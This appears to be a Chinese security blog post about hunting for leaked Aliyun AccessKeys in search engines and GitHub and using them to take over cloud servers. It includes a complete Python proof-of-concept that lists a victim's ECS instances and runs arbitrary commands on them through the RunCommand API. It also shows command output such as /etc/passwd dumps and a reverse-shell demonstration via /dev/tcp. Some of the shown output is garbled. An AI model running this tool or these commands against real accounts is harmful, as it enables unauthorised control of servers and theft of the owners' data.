

# 云服务器 AccessKey 密钥泄露

原创 PeiQi文库 PeiQi文库 昨天

收录于话题

#渗透测试

1个 >



微信扫一扫  
关注该公众号



## 一：关于API

目前为止，云服务器已经占据了服务器的大部分市场，由于云服务器易管理，操作性强，安全程度高。很多大型厂商都选择将资产部署在云服务上，但安全的同时由于运维人员的疏忽也会导致一些非预期的突破口

在阅读下文前我们先简单了解下关于云服务的 AccessKey 密钥，我们这里拿 阿里云 举一个例子

The screenshot shows the AliCloud account dashboard. At the top, there are links for Business License, Enterprise, Support, Website, App, and a QR code. Below the dashboard, there's a sidebar with '待支付订单 0'. The main menu on the right includes '安全管控', '访问控制', 'AccessKey 管理' (which is highlighted), '会员积分', '签到' (which is also highlighted in orange), '推荐返利后台', and '偏好设置'. At the bottom right, there are '退出登录' and 'PeiQi 文库' links.

登录阿里云账户后点击 AccessKey 管理

The dialog box has a yellow warning area at the top: '账号 AccessKey 是您访问阿里云 API 的密钥，具有该账户完全的权限，请您务必妥善保管！不要通过任何方式 (e.g. Github) 将 AccessKey 公开到外部渠道，以免被他人利用而造成 安全威胁。 强烈建议您遵循 阿里云安全最佳实践，使用 RAM 子用户 AccessKey 来进行 API 调用。' At the bottom, there are two buttons: '继续使用 AccessKey' and '开始使用子用户 AccessKey PeiQi 文库'.

简单来说这个密钥相当于账户的API调用，具有账户完全的权限

The screenshot shows the 'Create AccessKey' dialog box with a green checkmark and the message '创建成功，请及时保存。'. It displays the 'AccessKey ID' and 'AccessKey Secret'. Below it, there are buttons for 'Download CSV file' and 'Copy'. At the bottom right is a '关闭' button and the 'PeiQi 文库' watermark.

创建后就会生成 AccessKey ID, AccessKey Secret

- AccessKeyId: 用于标识用户。
- AccessKeySecret: 用于验证用户的密钥。AccessKeySecret 必须保密。

这里我们就创建好了这个密钥，常见的开发过程中就有可能会需要这个密钥，而这个密钥  
我们通常需要一些信息收集手段拿到这个密钥

## 二：收集点

FOFA, Google等搜索引擎

The screenshot shows the FOFA search results page. The search query is "Whoops! There was an error". Key details include:

- Type: 网站 (Website)
- Count: 6,820
- Time Range: 显示一年内数据 (Show data from the past year)
- IP: 47.93.217.201:8085 (with a link to the result)
- ASN: 37963 (Zhejiang Hangzhou Alibaba Advertising Co., Ltd.)
- Date: 2021-02-04
- Port: 80 (http)
- Content Type: text/html; charset=UTF-8
- Date: Thu, 04 Feb 2021 06:14:07 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT

A search result from Google for "ALIYUN\_ACCESSKEYID". The page title is "Whoops! There was an error". The content includes:

Whoops! There was an error  
13.251.105.14  
Whoops! There was an error  
13.251.105.14  
ALIYUN\_SMS\_SIGN\_NAME=qunning: 1, 2, 3. 现在可以测试短信短信了:

A search result from Google for "ALIYUN\_ACCESSKEYID". The page title is "Whoops! There was an error". The content includes:

Whoops! There was an error  
13.251.105.14  
Whoops! There was an error  
13.251.105.14  
ALIYUN\_SMS\_SIGN\_NAME=qunning: 1, 2, 3. 现在可以测试短信短信了:

A search result from Google for "ALIYUN\_ACCESSKEYID". The page title is "Whoops! There was an error". The content includes:

Whoops! There was an error  
13.251.105.14  
Whoops! There was an error  
13.251.105.14  
ALIYUN\_SMS\_SIGN\_NAME=qunning: 1, 2, 3. 现在可以测试短信短信了:

A search result from Google for "ALIYUN\_ACCESSKEYID". The page title is "Whoops! There was an error". The content includes:

Whoops! There was an error  
13.251.105.14  
Whoops! There was an error  
13.251.105.14  
ALIYUN\_SMS\_SIGN\_NAME=qunning: 1, 2, 3. 现在可以测试短信短信了:

A search result from Google for "ALIYUN\_ACCESSKEYID". The page title is "Whoops! There was an error". The content includes:

Whoops! There was an error  
13.251.105.14  
Whoops! There was an error  
13.251.105.14  
ALIYUN\_SMS\_SIGN\_NAME=qunning: 1, 2, 3. 现在可以测试短信短信了:

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/mq\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

The GitHub search results for "ALIYUN\_ACCESSKEYID" show three code results:

- zhuanglei/pushbot.git: config/custom/emu/\*\_aliyun\_config.properties
- xd-sms/xd-sms-test/resources/conf/custom/emu/\*\_aliyun\_config.properties
- aliyun/ACCOUNTSOPSTEST: http://1580004432202.oss-cn-beijing.aliyuncs.com

```

PDO __construct
    <!-- vendor/laravel/framework/src/Illuminate/Database/Connectors/Connector.php:78 -->
 Illuminate\Database\Connectors\Connector createPdoConnection
    <!-- vendor/laravel/framework/src/Illuminate/Database/Connectors/Connector.php:146 -->
 Illuminate\Database\Connectors\Connector createConnection
    <!-- vendor/laravel/framework/src/Illuminate/Database/Connectors/MySqlConnection.php:34 -->
 Illuminate\Database\Connectors\Connector connect
    <!-- vendor/laravel/framework/src/Illuminate/Database/Connectors/ConnectorFactory.php:138 -->
 Illuminate\Database\Connectors\ConnectionFactory illuminate\Database\Connectors\{closure}
    <!-- vendor/laravel/framework/src/Illuminate/Database/Connection.php:984 -->
 call_user_func

```

### 三：密钥利用口

在渗透测试过程中拿到这个密钥后，可以到云服务管理平台获取更多信息

这里我们使用行云管家进行下一步：<https://yun.cloudability.com/>

登录注册后选择对应的厂商服务并写入密钥

**指定云厂商**

- 阿里云 aliyun.com
- 腾讯云
- HUAWEI
- aws
- Microsoft Azure 中国
- 京东云
- UCloud
- QINGCLOUD 青云
- 百度云
- Google Cloud Platform
- 金山云

**输入API凭证**

Access Key ID:  没有Access Key? 帮我填入演示用Access Key

Access Key Secret:

不想扫描所有区域? 立即更改

**选择云主机**

主机名称	IP	网络
bty_*****	10.10.10.10 (内)	专有网络@华南1(深圳)
*****.com商城	10.10.10.11 (内)	专有网络@华南1(深圳)
iot正式环境	10.10.10.12 (内)	专有网络@华南1(深圳)
正式环境-仓库管理系统	10.10.10.13 (内)	专有网络@华南1(深圳)
php研发-测试环境	10.10.10.14 (内)	专有网络@华南1(深圳)
ALY-IOT	10.10.10.15 (内)	专有网络@华南1(深圳)
*****.com-*****	10.10.10.16 (内)	专有网络@华南1(深圳)

接着会扫描账户下的所有服务器，勾选添加点击下一步

**选择云主机**

22个区域查询成功，有1个区域查询失败⑦

主机名称	IP	网络
bty_*****	10.10.10.10 (内)	专有网络@华南1(深圳)
*****.com商城	10.10.10.11 (内)	专有网络@华南1(深圳)
iot正式环境	10.10.10.12 (内)	专有网络@华南1(深圳)
正式环境-仓库管理系统	10.10.10.13 (内)	专有网络@华南1(深圳)
php研发-测试环境	10.10.10.14 (内)	专有网络@华南1(深圳)
ALY-IOT	10.10.10.15 (内)	专有网络@华南1(深圳)
*****.com-*****	10.10.10.16 (内)	专有网络@华南1(深圳)

**下一步** PeQi文库

这样就会账户下的所有主机添加进去

**基础运维** | **导入主机** | **云主机**

**全局管理**

**云主机管理**

**云主机列表**

名称	公网IP	内网IP	插入方式
正式环境-仓库管理系统	10.10.10.10	10.10.10.10	本地访问 (WebUI)
正式环境-数据库系统	10.10.10.11	10.10.10.11	本地访问 (WebUI)
正式环境-中间件系统	10.10.10.12	10.10.10.12	本地访问 (WebUI)

**主机组**

**主机组列表**

**主机组**

最新更新: 2020-11-05 19:32

**主机组 Agent**

Agent状态: 3 台机

剩余节点: 3 / 3

**PeQi文库**


如下图，已经拥有服务器的管理权限，重启、关闭、改密码都是非常危险的行为

而我们要做到的是控制主机，用其他的平台执行命令是行不通的，所以我们需要调用原生的API来对主机进行命令执行

阿里云API开发链接: <https://next.api.aliyun.com/api/Ecs/2014-05-26/RunInstances>

阿里云的 API 中拥有了所有此用户的权限，通过调用 API 中的方法我们就可以在渗透过程中完成一系列的对主机的操作

简单列举下 API 调用的思路，然后写 API 利用脚本




首先获取当前用户下的所有主机信息


调用 API `DescribeInstances`

创建一条需要执行的命令

- 1 这里我使用的是旧版的API `RunCommand`
- 2 因为一次性返回 `CommandId` `InvokeId` 且使用完就删除，不会保留在云助手




再完成回显的查看的API调用 `DescribeInvocationResults`



更多的功能大家就自行探索啦

这里看一下我写的利用代码的使用

## 1 扫描域主机



## 1 Linux主机命令执行



```
[root@i686-t4n96u0mxcgthw4kfk6t6-#] cat /etc/pwdwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/usr/sbin:/sbin/nologin
adm:x:3:3:adm:/var/adm:/sbin/nologin
lpd:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:9:0:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/var/nobody:/sbin/nologin
systemd-network:x:192:192:systemd Network Management::/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
polkitd:x:999:998:User for polkitd:/sbin/nologin
smbd:x:100:100:SMBd service:/var/empty/sshd:/sbin/nologin
postfix:x:89:-:Postfix Mail Transport Agent:/var/spool/postfix:/sbin/nologin
chrony:x:998:996:/:/var/lib/chrony:/sbin/nologin
ntp:x:38:38:Debian ntpd service:/sbin/nologin
tcpcdump:x:72:72:tcpdump:/var/empty/nologin
mysql:x:28:28:MySQL:/var/lib/mysql:/bin/bash
mysql:x:997:1800:/home/www/mail:/bin/bash
www:x:1000:10001:/home/www:/bin/bash
redis:x:996:995:Redis Database Server:/var/lib/redis:/sbin/nologin
tiny:x:59:59:Account used by the 'trousers' package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
```

## 1 Windows命令执行

```
请输入 主机ID 进入服务名:  
主机ID >>> 1-uf6@02vz7179+46qv6c  
OS: Windows Server 2016 数据中心版 64位中文版  
IP: 172.16.1.11 端口: 3389  
端口: 3389 端口: 正式环境  
C:\Windows\system>> whoami  
nt authority\system  
C:\Windows\system>> net user  
\ 的用户账户  
Administrator Default DefaultAccount  
Guest mellower mellower  
命令运行完毕, 但发生一个或多个错误。  
C:\Windows\System32> dir  
2016/07/16 21:19 882,176 win32calc.exe  
2018/03/03 06:50 206,848 win32k.sys  
2018/03/03 06:50 1,024,536 win32kfull.sys  
2020/06/02 12:58 3,612,168 win32kfull.sys  
2020/06/02 12:58 834,568 win32spl.dll  
2016/07/16 21:18 1,024,000 win32k.sys  
2016/07/16 21:18 25,696 Win32_DeviceGuard.dll  
2016/07/16 21:18 128,812 win32k.dll  
2018/03/03 06:50 140,954 win32kfull.dll  
2020/06/02 12:58 <DIR> win32kfull.database  
2020/06/02 16:04 244,736 win32kfull.sys  
2016/07/16 21:18 53,760 win32kfull.sys  
2016/07/16 21:18 45,848 win32kext.dll  
2020/06/02 16:13 <DIR> win32kext.dll  
2016/07/16 21:18 71,200 win32kfull.dll  
2018/03/03 06:49 380,928 win32kfull.dll  
2018/03/03 06:49 44,520 win32kfull.dll  
2018/03/03 06:49 174,600 win32kfull.dll  
2020/05/14 16:04 244,224 win32kfull.dll  
2018/03/03 06:49 89,040 windows.AccountModel.dll  
2020/05/14 16:04 110,200 windows.ApplicationModel.Background.SystemEventsBroker.dll  
2010/07/16 21:18 39,288 windows.ApplicationModel.Background.TimeBroker.dll  
2020/05/14 16:04 159,538 windows.ApplicationModel.Core.dll  
2010/07/16 21:18 159,538 windows.ApplicationModel.dll
```

## 1 反弹shell

```
root@VM-0-H-Ubuntu:/home/ubuntu# netcat -l -p 9999  
listening on [any] 9999...  
Connection from (0.0.0.0) port 5392 received!  
[root@192.168.42.125 ~]# nc -l -p 9999  
Connection to 192.168.42.125 port [tcp/*] 9999  
[root@192.168.42.125 ~]# cat /etc/passwd  
cat /etc/passwd  
root:x:0:0:root:/root/:/bin/bash  
bin:x:1:1:bin:/bin/:/bin/login  
daemon:x:2:daemon:/sbin/:/sbin/login  
operator:x:11:operator:/root/:/bin/login  
games:x:12:1000:games:/var/games:/bin/login  
gams:x:12:1000:gams:/var/games:/bin/login  
games:x:12:1000:games:/usr/games:/bin/login  
tftp:x:13:1000:tftp:/var/lib/tftp:/bin/login  
nobody:x:99:99:nobody:/var/empty/sshd:/bin/login  
system-network:x:192.192.192.192:Network Management:/sbin/nologin  
polkitd:x:999:997:User for polkitd:/sbin/nologin  
polkitxui:x:999:997:polkitxui:/sbin/nologin  
chromium:x:999:999:chromium:/lib/chrony:/bin/nologin  
smbd:x:74:74:Privilege-separated SMB:/var/empty/sshd:/bin/nologin  
sshd:x:72:72:72::/sbin/nologin  
tcpdump:x:1000:1000:/home/www/bin/tcpdump  
www:x:1000:1000:/home/www/bin/www  
chachao:x:1001:1001:/home/chachao:/bin/bash  
yangchen:x:1003:1003:/home/yangchen:/bin/bash  
aliyun:x:1005:1005:/home/aliyun:/bin/bash  
liuzhen:x:1005:1005:/home/liuzhen:/bin/bash  
agent:x:997:997:agent:/lib/nginx/sbin/nginx  
redis:x:996:74:Redis Database Server:/var/lib/redis:/sbin/nologin  
apache:x:49499:Apache:/usr/share/httpd/sbin/nginx  
[root@192.168.42.125 ~]# python -c "exec bash -l & /dev/tcp/192.168.42.125/9999 <&1"
```

Shell反弹

## 四: POC

- 完整代码和所需Python库
- pip3 install aliyun-python-sdk-core
- pip3 install aliyun-python-sdk-ecs

```
1 #!/usr/bin/env python  
2 #coding=utf-8  
3  
4 import json  
5 import sys  
6 import time  
7  
8 from aliyunsdkcore.client import AcsClient  
9 from aliyunsdkcore.acs_exception.exceptions import ClientException  
10 from aliyunsdkcore.acs_exception.exceptions import ServerException  
11 from aliyunsdkecs.request.v20140526.DescribeInstanceStatusRequest import  
12 DescribeInstanceStatusRequest  
13 from aliyunsdkecs.request.v20140526.DescribeRegionsRequest import Desc  
14 ribeRegionsRequest  
15 from aliyunsdkecs.request.v20140526.DescribeInstancesRequest import Des  
16 cribeInstancesRequest  
17 from aliyunsdkecs.request.v20140526.DescribeInvocationResultsRequest im  
18 port DescribeInvocationResultsRequest  
19 from aliyunsdkecs.request.v20140526.RunCommandRequest import RunCommand  
20 Request  
21  
22 def Linux_Cmd_Exec(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, ZhuJi_ID  
23 , Zhuji_Aliyun_City_Host):  
24     client = AcsClient(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Zhuj  
25 i_Aliyun_City_Host)  
26     request = DescribeInstancesRequest()
```

```

27     request.set_accept_format('json')
28     InstanceId = [ZhuJi_ID]
29     request.set_InstanceId(InstanceId)
30
31     response = client.do_action_with_exception(request)
32     response = str(response, encoding='utf-8')
33     print(
34     """
35     \033[1;31m -----
36     -----\033[0m
37     \033[1;31m - +-----+
38     \033[0m
39     \033[1;31m - | Linux | OS: %s
40     \033[0m
41     \033[1;31m - | | -----> IP: %s
42     \033[0m
43     \033[1;31m - | | | Name: %s
44     \033[0m
45     \033[1;31m - +-----+
46     \033[0m
47     \033[1;31m -----
48     -----\033[0m
49     """ % (
50         json.loads(response)['Instances']['Instance'][0]['OSName'],
51         json.loads(response)['Instances']['Instance'][0]['PublicIpAddress'],
52         json.loads(response)['Instances']['Instance'][0]['InstanceName']
53     ))
54   )
55   while True:
56     Cmd = str(input("\033[5;37m[root@{}]\033[0m".format(ZhuJi_ID)))
57     if Cmd == "exit":
58       print("\033[1;31m- 正在退出主机..... {} \033[0m".format(ZhuJi_
60 ID))
61       break
62     Linux_exec(client, Cmd, ZhuJi_ID)
63
64
65 def Linux_exec(client, Cmd, ZHUJI_ID):
66   request = RunCommandRequest()
67   request.set_accept_format('json')
68
69   request.set_Type("RunShellScript")
70   request.set_CommandContent(Cmd)
71   request.set_InstanceId([ZHUJI_ID])
72   request.set_Name("PeiQi")
73   request.set_Description("PeiQi")
74   request.set_Timed(False)
75
76   response = client.do_action_with_exception(request)
77   response = str(response, encoding='utf-8')
78   CommandId = json.loads(response)['CommandId']
79   InvokeId = json.loads(response)['InvokeId']
80   #print(CommandId, InvokeId)
81   time.sleep(1)
82   request = DescribeInvocationResultsRequest()
83   request.set_accept_format('json')
84
85   request.set_InvokeId(InvokeId)
86   request.set_InstanceId(ZHUJI_ID)
87   request.set_CommandId(CommandId)
88   request.set_ContentEncoding("PlainText")
89
90   response = client.do_action_with_exception(request)
91   response = str(response, encoding='utf-8')
92   Output = json.loads(response)['Invocation']['InvocationResults']['I
93 nvocationResult'][0]['Output']
94   print("\033[1;32m{}\033[0m".format(Output))
95
96 def Windows_Cmd_Exec(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, ZhuJi_
97 ID, Zhuji_Aliyun_City_Host):
98   client = AcsClient(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, ZhuJi_
99   i_Aliyun_City_Host)
100  request = DescribeInstancesRequest()
101  request.set_accept_format('json')
102  InstanceId = [ZhuJi_ID]
103  request.set_InstanceId(InstanceId)
104
105  response = client.do_action_with_exception(request)
106  response = str(response, encoding='utf-8')
107  print(
108  """
109  \033[1;31m -----

```

```

110 -----\\033[0m
111     \\033[1;31m -      +-----+
112                     \\033[0m
113     \\033[1;31m -      |Windows|          OS: %s
114                     \\033[0m
115     \\033[1;31m -      +-----+  -----> IP: %s
116                     \\033[0m
117     \\033[1;31m -      / _____/          Name: %s
118                     \\033[0m
119     \\033[1;31m -
120                     \\033[0m
121     \\033[1;31m -----
122 -----\\033[0m
123     """% (
124         json.loads(response)['Instances']['Instance'][0]['OSName'],
125         json.loads(response)['Instances']['Instance'][0]['PublicIpAddress'],
126     'address']['IpAddress'][0],
127         json.loads(response)['Instances']['Instance'][0]['InstanceId'],
128     'ame')
129     )
130     while True:
131         Cmd = str(input("\\033[5;37mC:\\Windows\\System32> \\033[0m".format(
132     ZhuJi_ID)))
133         if Cmd == "exit":
134             print("\\033[1;31m-正在退出主机 {}..... \\033[0m".format(ZhuJi
135     _ID))
136             break
137         Windows_exec(client, Cmd, ZhuJi_ID)
138
139 def Windows_exec(client, Cmd, ZHUJI_ID):
140     request = RunCommandRequest()
141     request.set_accept_format('json')
142
143     request.set_Type("RunBatchScript")
144     request.set_CommandContent(Cmd)
145     request.set_InstanceId([ZHUJI_ID])
146     request.set_Name("PeiQi")
147     request.set_Description("PeiQi")
148     request.set_Timed(False)
149
150     response = client.do_action_with_exception(request)
151     response = str(response, encoding='utf-8')
152     CommandId = json.loads(response)['CommandId']
153     InvokeId = json.loads(response)['InvokeId']
154     #print(CommandId, InvokeId)
155     time.sleep(1)
156     request = DescribeInvocationResultsRequest()
157     request.set_accept_format('json')
158
159     request.set_InvokeId(InvokeId)
160     request.set_InstanceId(ZHUJI_ID)
161     request.set_CommandId(CommandId)
162     request.set_ContentEncoding("PlainText")
163
164     response = client.do_action_with_exception(request)
165     response = str(response, encoding='utf-8')
166     Output = json.loads(response)['Invocation']['InvocationResults']['InvocationResult'][0]['Output']
167     print("\\033[1;32m{}\\033[0m".format(Output))
168
169
170
171 # 可用地域扫描
172 def Aliyun_City_Scan(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET):
173     Aliyun_City = {}
174     client = AcsClient(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET)
175
176     request = DescribeRegionsRequest()
177     request.set_accept_format('json')
178
179     response = client.do_action_with_exception(request)
180     response = str(response, encoding='utf-8')
181     for i in range(0, 30):
182         try:
183             City_Host = json.loads(response)['Regions']['Region'][i]['RegionId']
184         City_Name = json.loads(response)['Regions']['Region'][i]['LocalName']
185         Aliyun_City[City_Name] = City_Host
186     except:
187         print('\\033[1;34m ----- 搜索到有{}个可使用阿里云地域 -----\\03
188 3[0m'.format(i))
189         break
190
191     return Aliyun_City

```



```

    "OS":OS
})
# Aliyun_Serve_test_dict["InstanceId"] = InstanceId
# Aliyun_Serve_test_dict["Aliyun_City_Host"] = Aliyun_City_Host
# Aliyun_Serve_test_dict["OS"] = OS


print("\033[1;34m ({}) 主机ID: {} 系统名称: {} \n 外网IP: {} \n 内网IP:{} \n 服务器名: {} \n \033[0m".format(NUM, InstanceId, OSName, IpAddress_2, IpAddress_1, InstanceName))
}

if __name__ == '__main__':
    ALIYUN_ACCESSKEYID = "xxxxxxxxxxxxxx"
    ALIYUN_ACCESSKEYSECRET = "xxxxxxxxxxxxxxxxxxxxxxxx"
    Aliyun_City = Aliyun_City_Scan(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET)
    InstanceId_List = Aliyun_Number_Scan(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Aliyun_City)

```

#### 常见的 Access Key名称

- 1 阿里云
- 2 ALIYUN\_ACCESSKEYID
- 3 ALIYUN\_ACCESSKEYSECRET
- 4
- 5 腾讯云
- 6 SecretId
- 7 SecretKey
- 8
- 9 AWS
- 10 AWS\_ACCESS\_KEY\_ID
- 11 AWS\_SECRET\_ACCESS\_KEY
- 12
- 13 青云
- 14 qy\_access\_key\_id
- 15 qy\_secret\_access\_key



## 最后

下面就是文库和团队的公众号啦，更新的文章都会在第一时间推送在公众号

别忘了Github下载完给个小小星



[阅读原文](#)

喜欢此内容的人还喜欢

[带你入门前端工程（十二）：Server端](#) [带你入门前端工程（十二）：Server端](#)



硬核观察 | 阿里云成立十一年来首次[硬核观察](#) | 阿里云成立十一年来首次  
Linux每日动态

